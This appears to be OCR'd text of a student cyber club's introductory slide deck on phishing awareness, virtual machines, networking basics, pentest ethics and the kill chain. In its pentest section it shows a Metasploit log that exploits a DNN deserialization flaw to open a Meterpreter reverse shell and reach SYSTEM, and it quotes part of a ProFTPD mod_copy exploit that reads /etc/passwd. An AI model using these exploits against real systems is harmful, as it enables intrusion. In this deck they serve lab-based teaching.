

Safe cyber, offsec fundamentals, etc.

Sign-In: https://da.gd/1AAa5Y

SIGN IN PLEASE :DDD

https://da.gd/1AAa5Y


whoami

Gabriel Fok CISSP CCDC Captain CPTC Co-captain CCDC 2020-???? CPTC 2021-???



whoami

Dylan Tran OSCP Fumo collector CPTC/CCDC 2021-????



Dylan | Nigerald Nigerald#6766

Agenda



Safe Cyber

Staying safe while learning cyber



Pen Testing Fundamentals

No, not testing pens 2

Intro to Network Infrastructure

The Client-Server model



Lab

Learn by doing



Safe Cyber

Staying safe while learning cyber





What is safe cyber?

Safe cyber is **safely** using computers, the Internet, and related technologies while researching potentially dangerous content. This includes **social engineering awareness**, and **sandboxing**.



Staying Safe Online

Phishing

Scams Fake people or links Fake Sites

Malware

Executables Macro-embedded documents

Exhibit A: Phishing



egg Today at 11:26 AM

yo, I got some nitro left over here https://disdorsnitro.com/billing/promotions/vy98rpaEJZnhh5x37agpmC0s

You have received a gift!

Discord has gifted you Nitro for 3 Months!





Nigerald Today at 11:26 AM BRUH




egg Today at 11:26 AN Shit

- Check links
- Check email address
- Don't run suspicious files
- Reality sucks. If it sounds too good, it's probably fake.



Exhibit B: More Phishing



- Unusual activity from friends?
- Verify legitimacy, double check with them

Join



Exhibit C: Malware?

- If defender pops off, it's probably bad
- If it asks to be run with Admin, be careful



Threat removed or restored

5/4/2022 3:23 PM

Severe

Severe

Severe

Severe

Severe

Severe

15	() 15 security vendors and no sandboxes flagged this file as malicious			C X
? × Community Score ✓	4c171994ad19f5a83b0d3a9dbb28271d867fd51f8105a6e50d2c2642cb1a3df4 PEInjectCPP.exe peexe	15 Si	.00 KB 2022-05-07 19:54:26 UTC ze a moment ago	EXE
DETECTION Security Vendors' Ana	DETAILS BEHAVIOR COMMUNITY			
Acronis (Static ML)	() Suspicious	Avira (no cloud)	() HEUR/AGEN 1234654	
Bkav Pro	() W32.AlDetect.malware2	Cynet	() Malicious (score: 100)	
Elastic	() Malicious (high Confidence)	ESET-NOD32	() A Variant Of Win32/Injector.EGT	6
Fortinet	U W32/Injector.EGTSItr	MaxSecure	() Trojan.Malware.300983.susgen	
Microsoft	() Trojan:Win32/Sabsik.FL.BIml	Rising	() Trojan.Generic@Al.93 (RDMK:cr	nRtazq
Sangfor Engine Zero	() Trojan Win32.Save.a	SecureAge APEX	() Malicious	
SentinelOne (Static ML)) () Static AI - Malicious PE	Symantec	() ML.Attribute.HighConfidence	
Trellix (FireEye)	() Generic.mg.e15102c90e87392a	Ad-Aware	O Undetected	

Exhibit D: Funky sites

 \leftarrow


- Check your urls
- Is there a lot of redirects?
- HTTPS on?
- Use adblockers and popup blockers


		Log in to your PayPal account × +	
\rightarrow	C	Not Secure paypalaccounts.com	☆
		PayPal	
		Email or mobile number	
		Password	
		Log In	

How to Google

- General enough to get results, specific enough to fit your situation
- Use quotes and tacks
- Searches can tell you what you are missing from your search
- Don't be afraid to Google







What is a virtual machine?

Recycle Bin	II II is is is is Windows 10 Pro s6i (Nested 1) on DESKTOP-DOUSVA- Vietual Machine Connection File Action Media Clapbord View Help So II II II III IIII Recycle Lin	X		
	🗰 O 🗇 🔮 🛤 🏛	Windows 10 Pro Insider Preview Evaluation capy, Build 10955 12 4 18 11/20055		
H Search Status: Running	the web and Windows		Index: 10 Pin Index Penide Evaluation capy: Bat PM ∧ 및 4s 및 10,0005 	

Why VMs?



Computer inside a computer




02 to Netwo

Intro to Network Infrastructure

The Client-Server model

Ports & Network Connections

Ports are how computers communicate on a network level



Client vs Server

Client


Server

The computer making the request



The computer or group of computers that handle requests






Shells

A malicious connection that allows attackers to have remote access to your computer

Reverse Shell





Pen Testing Fundamentals


No, not testing pens



How are we different from the bad guys?









Bottom Line: We're out to help protect people and organizations

Ethical Practice



Non-consensual Testing

Deliberate discovery without explicit permission.



Responsible Disclosure

Have permission or discover something accidentally?



Bug Bounty Program

Open-ended permission.

What is the best way to get started?



- Self study
- Join clubs
- Attend trainings
- Attend competitions
- Get certifications
- Look for internships



- Merely attend classes
- Expect to be taught everything
- Expect instant gratification
- Expect ez money
- Give up
- Stop learning

What certifications are best?





Cyber Mentor

Academy

eJPT

eLearnSecurity

Which learning materials are best?




Beginner friendly platform with labs about all kinds of security topics. Those new to security should start here



Vulnerable machines of varying difficulty and quality levels. All boxes are community-made



Vulnerable machines of intermediate difficulty and above. Steep learning curve, but very rewarding.



The Simplified Kill Chain

Reconnaissance



Identifying your target

Exploitation

Getting initial access

Post-Exploitation



Escalating your privilege

Lateral Movement



Moving around the environment





Know your enemy

nmap <ip of target>




- -p <port>
- -sV (checks versions)
- -sC (runs scripts)
- --min-rate <value> (speed!)


(root@kali)-[/home/kali/oscp]
 map -p- --min-rate 5000 192.168.124.101
Starting Nmap 7.92 (https://nmap.org) at 20
Nmap scan report for appsrv01.exam.com (192.1
Host is up (0.086s latency).
Not shown: 65531 filtered tcp ports (no-respo
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned i

Weaponize our information

Nmap sca	n repor	rt for 10	.10.10.189	
Host is	up (0.0	74s late	ncy).	
Not show	n: 993	closed p	orts	
PORT	STATE	SERVICE	VERSION	
21/tcp	open	ftp	ProFTPD	1.3.5





Passive Recon: What do we look for?

IP addresses

Domain names

Websites

Subdomains



Employee social media

Usernames

·· ____ </> **Phone numbers**

Email addresses

Compromised credentials

Culture Language Timezone Hours of business Documents



3rd party services Software in use

API's

Home	api security authentication swagger openapi swagger-2.0	
PUBLIC © Questions Tags	✓ 1 Source Link	asked Oct 8, 2021 at 22:52 jimjoseph_lebonboncroissant 11 • 1
Users Companies COLLECTIVES COLLECTIVES	swagger file security scheme defined but not in use I have a swagger file that has an auth mechanism defined but am getting errors that tell me that we aren't using it. T scheme was defined but never used". How do I make sure my endpoints are protected using the authentication I created? I have tried a bunch of different	NO 8 F.0 9
EAMS Stack Overflow for Teams – Start	I am not sure if the actual security scheme is defined, I think it is because we are using it in production	
Teams – Start collaborating and sharing organizational knowledge.	<pre>swagger: "2.0" # basic info is basic info: version: 1.0.0 title: Das ERP description: ERP system for LBC termsOfService: http://lebonboncroissant.com/tos/ contact: email: dev@lebonboncroissant.com license: name: Apache 2.0 url: http://www.apache.org/licenses/LICENSE-2.0.html # host config info # Added by API Auto Mocking Plugin host: virtserver.swaggerhub.com basePath: /rossja/whatchamacallit/1.0.0 #host: whatchamacallit.lebonboncroissant.com #basePath: /v1</pre>	
	<pre># so meta tags: - name: inventory description: Inventory - name: invoice description: Invoices</pre>	





Metasploit



Powerful exploitation framework

Many exploits for initial exploitation + post exploitation

Payload generation with msfvenom

Exploit-DB

Database with many public exploits for all stages

- Verified/Unverified exploits
- More manual work involved



msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set LHOST tun0
LHOST ⇒ tun0
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set RHOSTS 10.10.110.10
RHOSTS ⇒ 10.10.110.10
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > run
[*] Trying to determine DNN Version ...
[!] DNN Version Found: v9.0.1 - v9.1.1 - May require ENCRYPTED
[*] Checking for custom error page at: /_ ...
[+] Custom error page detected.
[*] Started reverse TCP handler on 10.10.16.19:443
[*] Sending Exploit Payload to: /_ ...

[*] Sending stage (175686 bytes) to 10.10.110.10

[*] Meterpreter session 1 opened (10.10.16.19:443 → 10.10.110.10:49677) at 2022-07-03 23:50:28 -0700

meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > getsystem -t 4
...got system via technique 4 (Named Pipe Impersonation (RPCSS variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

EXPLOIT DATABASE

ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)

EDB-ID: 49908	CVE: 2015-3306	Author: SHELLBR3AK	Туре: кемоте	Platform:	Date: 2021-05-26
EDB Veri	fied: 🗸	Exploit:	Ł / {}	Vulnerat	ole App:

Ø

Exploit Title: ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)

Date: 25/05/2021

Exploit Author: Shellbr3ak

- # Version: 1.3.5
- # Tested on: Ubuntu 16.04.6 LTS
- # CVE : CVE-2015-3306

#!/usr/bin/env python3

import sys
import socket
import requests

def exploit(client, target): client.connect((target,21)) # Connecting to the target server banner = client.recv(74) print(banner.decode()) client.send(b'site cpfr /etc/passwd\r\n') print(client.recv(1024).decode())



Reconnaissance

Need more information to find what's available Ports, services & software, misconfigurations

Tools: Bloodhound, winpeas, linpeas

Privilege Escalation

Weaponizing recon


Root or SYSTEM



Looting

Credentials, sensitives files, database information







Tunneling



Dig deeper into the network

Socks Proxies & Proxychains


Chisel, Metasploit, or C2 of choice

Spraying



Weaponize the loot

NTLM hashes, SSH keys, Kerberos tickets, etc.





Lab Time.

Learn by doing



Lab Instructions

Bandit Over The Wire

https://overthewire.org/wargames/bandit/

Goal: Finish up to level 20.

Feel free to finish all of the levels during lab if you can. Any unfinished levels will be continued as **homework**.

Got questions?

GO AND ASK ANYBODY!!!